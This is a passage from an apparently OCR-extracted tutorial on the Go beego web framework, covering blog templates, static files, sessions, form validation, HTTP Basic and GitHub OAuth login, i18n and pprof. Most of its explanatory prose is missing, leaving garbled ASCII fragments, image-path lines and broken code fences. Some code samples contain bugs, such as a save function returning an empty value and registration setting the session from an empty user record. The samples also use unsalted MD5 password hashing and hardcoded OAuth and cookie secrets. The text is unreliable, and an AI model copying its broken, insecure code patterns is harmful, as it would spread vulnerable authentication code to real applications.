    return
}

func GetBlog(id int) (blog Blog) {
    db := GetLink()
    db.Where("id=?", id).Find(&blog)
    return
}

func SaveBlog(blog Blog) (bg Blog) {
    db := GetLink()
    db.Save(&blog)
    return bg
}

func DelBlog(blog Blog) {
    db := GetLink()
    db.Delete(&blog)
    return
}
```

view

layout.tpl

```
<html>
<head>
    <title>My Blog</title>
    <style>
        #menu {
            width: 200px;
            float: right;
        }
    </style>
</head>
<body>

<ul id="menu">
    <li><a href="/">Home</a></li>
    <li><a href="/new">New Post</a></li>
```

```
</ul>

{{.LayoutContent}}

</body>
</html>
```

index.tpl

```
<h1>Blog posts</h1>

<ul>
{{range .blogs}}
    <li>
        <a href="/view/{{.Id}}">{{.Title}}</a>
        from {{.Created}}
        <a href="/edit/{{.Id}}">Edit</a>
        <a href="/delete/{{.Id}}">Delete</a>
    </li>
{{end}}
</ul>
```

view.tpl

```
<h1>{{.Post.Title}}</h1>
{{.Post.Created}}<br/>

{{.Post.Content}}
```

new.tpl

```
<h1>New Blog Post</h1>
<form action="" method="post">
:  <input type="text" name="title"><br>
   <textarea name="content" colspan="3" rowspan="10"></textarea>
```

```
    <input type="submit">
    </form>
```

edit.tpl

```


    <h1>Edit {{.Post.Title}}</h1>

    <h1>New Blog Post</h1>
    <form action="" method="post">
    :  <input type="text" name="title" value="{{.Post.Title}}"><br>
       <textarea name="content" colspan="3" rowspan="10">{{.Post.Content}}</textarea>
    <input type="hidden" name="id" value="{{.Post.Id}}">
    <input type="submit">
    </form>
```

links

-
- :
- :

13.6

GoGohttpMVCControllercontrollerRESTtornadolayoutGo beegogithubbeego

links


-
- :

- : Web

14 Web

WebMVCWebWebtwitterbootstrapsessionmodel http basichttp digesti18nGopprof

beegoWebbeego



links

-
- :
- :

14.1

beegotwitterhtmlcssbootstrap

beego

Gonet/http `ServeFile` `FileServer` beego

```
//static file server
for prefix, staticDir := range StaticDir {
    if strings.HasPrefix(r.URL.Path, prefix) {
        file := staticDir + r.URL.Path[len(prefix):]
        http.ServeFile(w, r, file)
        w.started = true
        return
    }
}
```

StaticDirurlURLurlhttp.ServeFile


```
beego.StaticDir["/asset"] = "/static"
```

url `http://www.beego.me/asset/bootstrap.css` `/static/bootstrap.css`

bootstrap

BootstrapTwitterBootstrapWebCSSHTMLHTML5Web

- BootstrapWeb
- Javascript Bootstrap13jQueryBootstrap“”
- BootstrapCSS



Introducing Bootstrap.

Need reasons to love Bootstrap? Look no further.

By nerds, for nerds.

Built at Twitter by @mdo and @fat, Bootstrap utilizes LESS CSS, is compiled via Node, and is managed through GitHub to help nerds do awesome stuff on the web.

Made for everyone.

Bootstrap was made to not only look and behave great in the latest desktop browsers (as well as IE7!), but in tablet and smartphone browsers via responsive CSS as well.


Packed with features.

A 12-column responsive grid, dozens of components, JavaScript plugins, typography, form controls, and even a web-based Customizer to make Bootstrap your own.

14.1 bootstrap

bootstrapbeego

1. bootstrapstatic



14.2

2. beegoStaticDirstatic


```
StaticDir["/static"] = "static"
```

3.

```
        //css
```

```
          <link href="/static/css/bootstrap.css" rel="stylesheet">

          //js
          <script src="/static/js/bootstrap-transition.js"></script>

          //
          <img src="/static/img/logo.png">
```

bootstrapbeego



14.3 bootstrap

bootstrapbootstrap

links

-
- : Web
- : Session

14.2 Session

GosessionsessionMangerbeegosessionManagersession

session

beegosession

```
    //related to session
    SessionOn            bool    // session
    SessionProvider      string // sessionsessionManagermemory

    SessionName          string // cookies
    SessionGCMaxLifetime int64  // cookies

    GlobalSessions *session.Manager //session
```

```
    if ar, err := AppConfig.Bool("sessionon"); err != nil {
        SessionOn = false
    } else {
        SessionOn = ar
    }
    if ar := AppConfig.String("sessionprovider"); ar == "" {
        SessionProvider = "memory"
    } else {
        SessionProvider = ar
    }
    if ar := AppConfig.String("sessionname"); ar == "" {
        SessionName = "beegosessionID"
    } else {
        SessionName = ar
    }
    if ar, err := AppConfig.Int("sessiongcmaxlifetime"); err != nil
 && ar != 0 {
        int64val, _ := strconv.ParseInt(strconv.Itoa(ar), 10, 64)
        SessionGCMaxLifetime = int64val
    } else {
        SessionGCMaxLifetime = 3600
    }
```

beego.Run

```
    if SessionOn {
        GlobalSessions, _ = session.NewManager(SessionProvider, SessionName, SessionGCMaxLifetime)
        go GlobalSessions.GC()
    }
```

SessionOntruesessiongoroutinesession

Controllersession `beego.Controller`

```
    func (c *Controller) StartSession() (sess session.Session) {
        sess = GlobalSessions.SessionStart(c.Ctx.ResponseWriter, c.Ctx.Request)
        return
    }
```

session

beegosession

mainsession

```
    beego.SessionOn = true
```

session

```
    func (this *MainController) Get() {
        var intcount int
        sess := this.StartSession()
        count := sess.Get("count")
        if count == nil {
            intcount = 0
        } else {
            intcount = count.(int)
        }
        intcount = intcount + 1
        sess.Set("count", intcount)
        this.Data["Username"] = "astaxie"
        this.Data["Email"] = "astaxie@gmail.com"
        this.Data["Count"] = intcount
        this.TplNames = "index.tpl"
    }
```

session

1. session

```

        //,PHPsession_start()
        sess := this.StartSession()
```

1. sessionsession

```

        //sessionPHP         $_SESSION["count"]
        sess.Get("count")

        //session
        sess.Set("count", intcount)
```

beegosessionPHP `session_start()`

links

-
- :
- :

14.3

Web

-
-
-
-

-
-
-
- HTML
-

Gostructbeegoformstruct

Webstructformstructtag

```
type User struct{
    Username     string     `form:text,valid:required`
    Nickname     string     `form:text,valid:required`
    Age            int     `form:text,valid:required|numeric`
```

```
        Email         string     `form:text,valid:required|valid_email`
        Introduce     string     `form:textarea`
    }
```

structcontroller

```
    func (this *AddController) Get() {
        this.Data["form"] = beego.Form(&User{})
        this.Layout = "admin/layout.html"
        this.TplNames = "admin/add.tpl"
    }
```

```
    <h1>New Blog Post</h1>
    <form action="" method="post">
    {{.form.render()}}
    </form>
```

struct

```
    func (this *AddController) Post() {
        var user User
        form := this.GetInput(&user)
        if !form.Validates() {
            return
        }
        models.UserInsert(&user)
        this.Ctx.Redirect(302, "/admin/index")
    }
```

form

text	No	textbox
button	No	
checkbox	No	
dropdown	No	
file	No	
hidden	No	
password	No	
radio	No	
textarea	No	

required	No	FALSE	
matches	Yes	FALSE	matches[form_it
is_unique	Yes	False is_unique[User.Email] UserEmailfalse Callback	is_unique[table.f
min_length	Yes	FALSE	min_length[6]

max_length	Yes	FALSE	max_length[12]
exact_length	Yes	FALSE	exact_length[8]
greater_than	Yes	FALSE	greater_than[8]
less_than	Yes	FALSE	less_than[8]
alpha	No	FALSE	
alpha_numeric	No	FALSE	
alpha_dash	No	///FALSE	
numeric	No	FALSE	
integer	No	FALSE	
decimal	Yes	FALSE	
is_natural	No	FALSE 0,1,2,3....	
is_natural_no_zero	No	FALSE 1,2,3.....	
valid_email	No	emailFALSE	
valid_emails	No	emailFALSE	
valid_ip	No	IPFALSE	
valid_base64	No	base64 FALSE	

links

-
- : Session

- :

14.4

Web

- HTTP Basic HTTP Digest
- QQOPENIDgooglegithubfacebooktwitter
- sessioncookie

beegobeego

HTTP Basic HTTP Digest

```
github.com/abbot/go-http-auth
```

beego

```
package controllers

import (
    "github.com/abbot/go-http-auth"
    "github.com/astaxie/beego"
)

func Secret(user, realm string) string {
    if user == "john" {
        // password is "hello"
        return "$1$dlPL2MqE$oQmn16q49SqdmhenQuNgs1"
    }
    return ""
}
```

```
    type MainController struct {
        beego.Controller
    }

    func (this *MainController) Prepare() {
        a := auth.NewBasicAuthenticator("example.com", Secret)
        if username := a.CheckAuth(this.Ctx.Request); username == ""
 {
            a.RequireAuth(this.Ctx.ResponseWriter, this.Ctx.Request
)
        }
    }

    func (this *MainController) Get() {
        this.Data["Username"] = "astaxie"
        this.Data["Email"] = "astaxie@gmail.com"
        this.TplNames = "index.tpl"
    }
```

beegopreparehttp authdigest

oauth oauth2

oauthoauth2QQ

```
    github.com/bradrydzewski/go.auth
```

beegooauthgithub

1.


   ```
       beego.RegisterController("/auth/login", &controllers.Githu
   bController{})
       beego.RegisterController("/mainpage", &controllers.PageCon
   troller{})
   ```

2. GithubController ```Go

```
package controllers

import (
    "github.com/astaxie/beego"
    "github.com/bradrydzewski/go.auth"
)

const (
    githubClientKey = "a0864ea791ce7e7bd0df"
    githubSecretKey = "a0ec09a647a688a64a28f6190b5a0d2705df56ca"
)

type GithubController struct {
    beego.Controller
}

func (this *GithubController) Get() {
    // set the auth parameters
    auth.Config.CookieSecret = []byte("7H9xiimk2QdTdYI7rDddfJeV")
    auth.Config.LoginSuccessRedirect = "/mainpage"
    auth.Config.CookieSecure = false

    githubHandler := auth.Github(githubClientKey, githubSecretKey)

    githubHandler.ServeHTTP(this.Ctx.ResponseWriter, this.Ctx.Request)
}
```

~~~
3.
```Go

        package controllers

        import (
            "github.com/astaxie/beego"
            "github.com/bradrydzewski/go.auth"
            "net/http"
~~~

```
            "net/url"
        )

        type PageController struct {
            beego.Controller
        }

        func (this *PageController) Get() {
            // set the auth parameters
            auth.Config.CookieSecret = []byte("7H9xiimk2QdTdYI7rDddfJeV")
            auth.Config.LoginSuccessRedirect = "/mainpage"
            auth.Config.CookieSecure = false

            user, err := auth.GetUserCookie(this.Ctx.Request)

            //if no active user session then authorize user
            if err != nil || user.Id() == "" {
                http.Redirect(this.Ctx.ResponseWriter, this.Ctx.Request, auth.Config.LoginRedirect, http.StatusSeeOther)
                return
            }

            //else, add the user to the URL and continue
            this.Ctx.Request.URL.User = url.User(user.Id())
            this.Data["pic"] = user.Picture()
            this.Data["id"] = user.Id()
            this.Data["name"] = user.Name()
            this.TplNames = "home.tpl"
        }
```




localhost:8080

Hello, world!astaxie,astaxie@gmail.com

Authenticate with your Github Id

14.4



https://github.com/login/oauth/authorize?client_id=a0864ea791ce7e7bd0df&scope=user%2Crepo&state=50616698'


Authorize beego?

The app beego will be able to:

- Read your public information.
- Update your user profile.
- Update your public **and private** repositories (Commits, Issues, etc).

14.5 github

Authorize app



localhost:8080/mainpage

oauth url: astaxie
Logout

14.6 github

---

sessionbeego

```
    //
    func (this *LoginController) Post() {
        this.TplNames = "login.tpl"
        this.Ctx.Request.ParseForm()
        username := this.Ctx.Request.Form.Get("username")
        password := this.Ctx.Request.Form.Get("password")
        md5Password := md5.New()
        io.WriteString(md5Password, password)
        buffer := bytes.NewBuffer(nil)
        fmt.Fprintf(buffer, "%x", md5Password.Sum(nil))
        newPass := buffer.String()

        now := time.Now().Format("2006-01-02 15:04:05")

        userInfo := models.GetUserInfo(username)
        if userInfo.Password == newPass {
            var users models.User
            users.Last_logintime = now
            models.UpdateUserInfo(users)

            //session
            sess := globalSessions.SessionStart(this.Ctx.ResponseWriter, this.Ctx.Request)
            sess.Set("uid", userInfo.Id)
            sess.Set("uname", userInfo.Username)

            this.Ctx.Redirect(302, "/")
        }
    }

    //
    func (this *RegController) Post() {
        this.TplNames = "reg.tpl"
        this.Ctx.Request.ParseForm()
        username := this.Ctx.Request.Form.Get("username")
        password := this.Ctx.Request.Form.Get("password")
        usererr := checkUsername(username)
        fmt.Println(usererr)
        if usererr == false {
            this.Data["UsernameErr"] = "Username error, Please to again"
            return
        }
        passerr := checkPassword(password)
        if passerr == false {
            this.Data["PasswordErr"] = "Password error, Please to again"
            return
        }

        md5Password := md5.New()
        io.WriteString(md5Password, password)
        buffer := bytes.NewBuffer(nil)
        fmt.Fprintf(buffer, "%x", md5Password.Sum(nil))
        newPass := buffer.String()

        now := time.Now().Format("2006-01-02 15:04:05")

        userInfo := models.GetUserInfo(username)

        if userInfo.Username == "" {
            var users models.User
            users.Username = username
            users.Password = newPass
            users.Created = now
            users.Last_logintime = now
            models.AddUser(users)

            //session
            sess := globalSessions.SessionStart(this.Ctx.ResponseWriter, this.Ctx.Request)
            sess.Set("uid", userInfo.Id)
            sess.Set("uname", userInfo.Username)
            this.Ctx.Redirect(302, "/")
        } else {
            this.Data["UsernameErr"] = "User already exists"
        }

    }

    func checkPassword(password string) (b bool) {
        if ok, _ := regexp.MatchString("^[a-zA-Z0-9]{4,16}$", password); !ok {
            return false
        }
        return true
    }

    func checkUsername(username string) (b bool) {
        if ok, _ := regexp.MatchString("^[a-zA-Z0-9]{4,16}$", username); !ok {
            return false
        }
        return true
    }
```

```
    func (this *AddBlogController) Prepare() {
        sess := globalSessions.SessionStart(this.Ctx.ResponseWriter, this.Ctx.Request)
        sess_uid := sess.Get("userid")
        sess_username := sess.Get("username")
        if sess_uid == nil {
            this.Ctx.Redirect(302, "/admin/login")
            return
        }
        this.Data["Username"] = sess_username
    }
```

links

-
- :
- :

14.5

go-i18nbeego

i18n

beego

```
Translation    i18n.IL
Lang         string  //zhen
LangPath    string  //
```

:

```
func InitLang(){
    beego.Translation:=i18n.NewLocale()
    beego.Translation.LoadPath(beego.LangPath)
    beego.Translation.SetLocale(beego.Lang)
}
```

```
beegoTplFuncMap["Trans"] = i18n.I18nT
beegoTplFuncMap["TransDate"] = i18n.I18nTimeDate
beegoTplFuncMap["TransMoney"] = i18n.I18nMoney

func I18nT(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprint(args...)
    }
    return beego.Translation.Translate(s)
}

func I18nTimeDate(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprint(args...)
    }
    return beego.Translation.Time(s)
}

func I18nMoney(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprint(args...)
    }
    return beego.Translation.Money(s)
}
```

---

1. i18n

   ```
   beego.Lang = "zh"
   beego.LangPath = "views/lang"
   beego.InitLang()
   ```

2.

   jsonLangPathzh.jsonen.json

   ```
   # zh.json

   {
   "zh": {
       "submit": ""   ,
       "create": ""
       }
   }
   ```

```
#en.json

{
"en": {
    "submit": "Submit",
    "create": "Create"
    }
}
```

3.

controller

```
func (this *MainController) Get() {
    this.Data["create"] = beego.Translation.Translate("create")
    this.TplNames = "index.tpl"
}
```

```
//
{{.create | Trans}}

//
{{.time | TransDate}}

//
{{.money | TransMoney}}
```

links

-
- :

    - : pprof

14.6 pprof

Go

```
net/http/pprof

runtime/pprof
```

net/http/pprofruntime/pprofhttp

beego pprof

beegopprofgoroutineGo"net/http/pprof"GoWebbeego ServHTTPbeegopprof

- beego.Run


  ```
      if PprofOn {
          BeeApp.RegisterController(`/debug/pprof`, &ProfContro
  ller{})
          BeeApp.RegisterController(`/debug/pprof/:pp([\w]+)`,
  &ProfController{})
      }
  ```

- ProfConterller ```Go

  ```
  package beego

  import (
      "net/http/pprof"
  ```

```
)

type ProfController struct {
    Controller
}

func (this *ProfController) Get() {
    switch this.Ctx.Params[":pp"] {
    default:
        pprof.Index(this.Ctx.ResponseWriter, this.Ctx.Request)
    case "":
        pprof.Index(this.Ctx.ResponseWriter, this.Ctx.Request)
    case "cmdline":
        pprof.Cmdline(this.Ctx.ResponseWriter, this.Ctx.Request)
    case "profile":
        pprof.Profile(this.Ctx.ResponseWriter, this.Ctx.Request)
    case "symbol":
        pprof.Symbol(this.Ctx.ResponseWriter, this.Ctx.Request)
    }
    this.Ctx.ResponseWriter.WriteHeader(200)
}
```

~~~
##

pprof
```Go

    beego.PprofOn = true
~~~



localhost:8080/debug/pprof

/debug/pprof/


profiles:
5 goroutine
0 heap
4 threadcreate

full goroutine stack dump

URL

14.7 goroutineheapthread

goroutine



